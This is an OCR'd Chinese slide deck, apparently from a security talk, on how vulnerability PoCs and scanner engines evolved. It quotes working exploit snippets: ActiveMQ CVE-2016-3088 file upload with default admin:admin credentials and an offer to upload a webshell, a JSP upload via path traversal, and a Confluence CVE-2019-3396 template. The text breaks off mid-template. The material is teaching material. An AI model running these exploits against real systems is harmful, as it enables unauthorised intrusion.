# 玩转扫描器引擎

lalalashenle

Timeline Sec漏洞研究组成员

# lalalashenle

## Timeline Sec团队成员

暨南大学网安硕士，TimeLine Sec团队成员，Xpo1nt战队成员。

# 目录

1 | 认识POC


2 | 从多款扫描器看POC的演变过程

3 | 玩儿转CEL表达式

4 | 玩儿转核心扫描引擎

# 认识POC

Empower Security
Enrich life



POC → Proof of Concept → 观点验证

如何验证某个目标(不)存在安全漏洞

如何验证

漏洞验证逻辑

某个目标

协议、IP+端口、url

(不)存在安全漏洞


验证结果

# 验证https://192.168.174.134:3443/是否存在弱口令登录漏洞

漏洞验证逻辑

协议、IP+端口、url

验证结果



登录


电子邮件
admin@admin.com

密码
Admin123


☐ 让我保持登录状态

登录

重置密码




~~https~~://192.168.174.134:3443/#/login



```
ns mat-icon-no-color" data-mat-icon-type="svg" data-mat-icon-name="speed">⋯</mat-icon>
<p _ngcontent-uks-c214>仪表盘</p> == $0
</div>
<!---->
```

似乎这两个组成部分显得更为重要

Empower Security
Enrich life



漏洞验证逻辑

浏览器访问目标，手动输入账号和密码，点击登录

验证结果

点击登录后，查看网站路由是否跳转至dashboard

自动化

输入验证目标

give me the shell !!

true/false

POC

漏洞扫描器

ByteDance 字节跳动 | Security 安全与风控 × 安全范儿 BYTEDANCE SECURITY

# 从多款扫描器看POC的演变过程

Empower Security
Enrich life

漏洞攻防安全

一个漏洞公开细节后，第一时间出现的POC通常是开源社区的某个仓库。

一般用python和golang开发的比较多，用法大多是在shell中使用。


## 优势：

1. 用法简单；
2. 写法灵活；


## 劣势：

1. POC开发难度高，不易快速审计；
2. 扫描器仅可使用一个POC，用法死板；

## https://github.com/cl4ym0re/CVE-2016-3088 （activemq文件上传）



```
C:\Users\skwang\Desktop\安全沙龙\字节13期\案例\github\CVE-2016-3088-main>python CVE-2016-3088.py -u http://192.168.174.1
34:8161/

   ___             __      ____   ___  _  __       _____  ___   ___   ___
  / __\/\   /\ /__\    |___ \ / _ \/ | / /_      |___ / / _ \ ( _ ) ( _ )
 / /   \ \ / //_\ _____ __) || | | || || '_ \ _____ |_ \ | | | |/ _ \ / _ \
/ /___  \ V ///__|_____|/ __/ | |_| || || (_) |_____|__) || |_| || (_) || (_) |
\____/   \_/ \__/       |_____| \___/ |_| \___/      |____/  \___/  \___/  \___/


[+]fileserver Detected!

[+]Weak password Detected!

[+]ActiveMQ version:5.11.1

[+]It seems like the host is vulnerable,upload webshell?[y/n]
n
```



```python
path = str(host + 'admin/test/systemProperties.jsp')
file_server = str(host + 'fileserver')
api = str(host + 'api')
admin_ = str(host + 'admin')
req = requests.get(file_server, None)
if (bytes("disabled", 'UTF-8') not in req.content) | (bytes("file access.", 'UTF-8') in req.content):
    print("\n[+]fileserver Detected!\n")
    req = requests.get(api, auth=('admin', 'admin'))
    if bytes('Directory: /api/', 'UTF-8') in req.content:
        print("[+]Weak password Detected!\n")
        req = requests.get(admin_, auth=('admin', 'admin'))
        html = str(req.content, 'UTF-8')
        version = re.search('5\.\d+\.\d+', html).group()
        print('[+]ActiveMQ version:' + version + '\n')
        choice = input("[+]It seems like the host is vulnerable,upload webshell?[y/n]\n")
        if choice != "y":
            exit()
```


访问一个特定路径

发起网络请求，并携带admin:admin认证信息

打印扫描信息

Empower Security
Enrich life

# POC-T扫描器（activemq文件上传）




```
def poc(base):
    base = "http://" + base if '://' not in base else base
    name = randomString(5)
    uri = '{url}/admin/{name}.jsp'.format(url=base.rstrip('/'), name=name)
    target = r'{url}/fileserver/sex../../..\admin/{name}.jsp'.format(url=base.rstrip('/'), name=name)
    key = base64.b64encode("admin:admin")
    headers = {'Authorization': 'Basic %s}' % key, 'User-Agent': 'Mozilla/5.0 Gecko/20100101 Firefox/45.0'}
    put_data = JSP_UPLOAD if ENABLE_EXP else randomString(10)
    try:
        res1 = requests.put(target, headers=headers, data=put_data, timeout=10)
        res2 = requests.get(uri, headers=headers, timeout=10)
        if res1.status_code == 204 and res2.status_code == 200:
            if ENABLE_EXP:
                return uri
            return uri if put_data in res2.content else False
    except Exception:
        return False
    return False
```

POC统一整合在“poc”函数中

漏洞验证逻辑相同

返回漏洞验证结果




```
# 多线程任务: t = threading.Thread(target=scan, name=str(i))
def scan():
    while 1:
        if th.thread_mode: th.load_lock.acquire()
        if th.queue.qsize() > 0 and th.is_continue:
            payload = str(th.queue.get(timeout=1.0))
            if th.thread_mode: th.load_lock.release()
        else:
            if th.thread_mode: th.load_lock.release()
            break
        try:
            status = th.module_obj.poc(payload)
            resultHandler(status, payload)
        except Exception:
```

引擎主要逻辑是多线程扫描POC
模块下整合的所有“poc”函数


## 相比独立漏洞扫描器优化的地方：

1. 一个扫描器可扫描多个POC
2. POC格式统一
3. 抽象了一些工具函数，降低POC开发难度



```
def poc(url):
    headers = {...}
    paths = {...}
    step1 = False
    exploit_type = ''
    for i in paths.keys():
        try:
            r = pool.request('HEAD', url + str(paths[i]), redirect=True, headers=headers)
            paths[i] = r.status
            if paths[i] == 200 or paths[i] == 500:
                step1 = True
                exploit_type = str(i)
            else:
                pass
        except Exception:
            paths[i] = 505
```

## Pocsuite3扫描器（Confluence目录穿越）




```python
class DemoPOC(POCBase):
    vulID = '97898'  # ssvid
    version = '1.0'
    author = ['w7ay']
    vulDate = '2019-04-04'
    createDate = '2019-04-04'
    updateDate = '2019-04-04'
    references = ['https://www.seebug.org/vuldb/ssvid-97898']
    name = 'Confluence Widget Connector path traversal (CVE-2019-3396)'
    appPowerLink = ''
    appName = 'Confluence'
    appVersion = ''
    vulType = VUL_TYPE.CODE_EXECUTION
    desc = '''2019 年 3 月 28 日，Confluence 官方发布预警 ，指出 Confluence Serve
    samples = []
    install_requires = ['']
    category = POC_CATEGORY.EXPLOITS.WEBAPP

    def _verify(self): ···
        return self.parse_output(result)

    def _attack(self):
        return self._verify()

    def parse_output(self, result): ···
        return output

register_poc(DemoPOC)
```

漏洞描述

POC共同格式

## AWVS扫描器（tomcat监控页）



```javascript
function Test1()
{
    var urls = ["/status"];
    matches.plainArray = ['<title>Tomcat Status</title>' ];
    matches.regexArray = [];
    for (var i=0;i<urls.length;i++)
    {
        if (request(urls[i]))
        {
            var matchedText = matches.searchOnText(lastJob.response.body);
            if (matchedText)
                alert("Tomcat_status_page.xml", matchedText);
        }
    }
}
// ****************************************************************************
function startTesting()
{
    Test1();
}
/******************************************************************************
/* main entry point */
var matches = new classMatches();
var lastJob = null;
startTesting();
```

访问/status路径


封装了一个request函数


封装的工具函数

**依然存在较明显的不足：**


1. POC格式还不够统一
2. POC开发难度降低的不够

## Nuclei扫描器





```
C:\Users\skwang\Desktop\网安工具箱\漏扫\nuclei>nuclei.exe -target http://192.168.174.134:8161/ -t http/cves/2016/

                                                v3.2.1

                projectdiscovery.io

[WRN] Found 19 template[s] loaded with deprecated paths, update before v3 for continued support.
[INF] Current nuclei version: v3.2.1 (latest)
[INF] Current nuclei-templates version: v9.7.8 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 126
[INF] Templates loaded for current scan: 53
[INF] Executing 53 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[CVE-2016-3088] [http] [critical] http://192.168.174.134:8161/fileserver/2dm2bX1F27Mp9ep10Cx0TBmKVUu.txt
[INF] Using Interactsh Server: oast.pro
```



```yaml
http:
  - raw:
      - |
        PUT /fileserver/{{randstr}}.txt HTTP/1.1
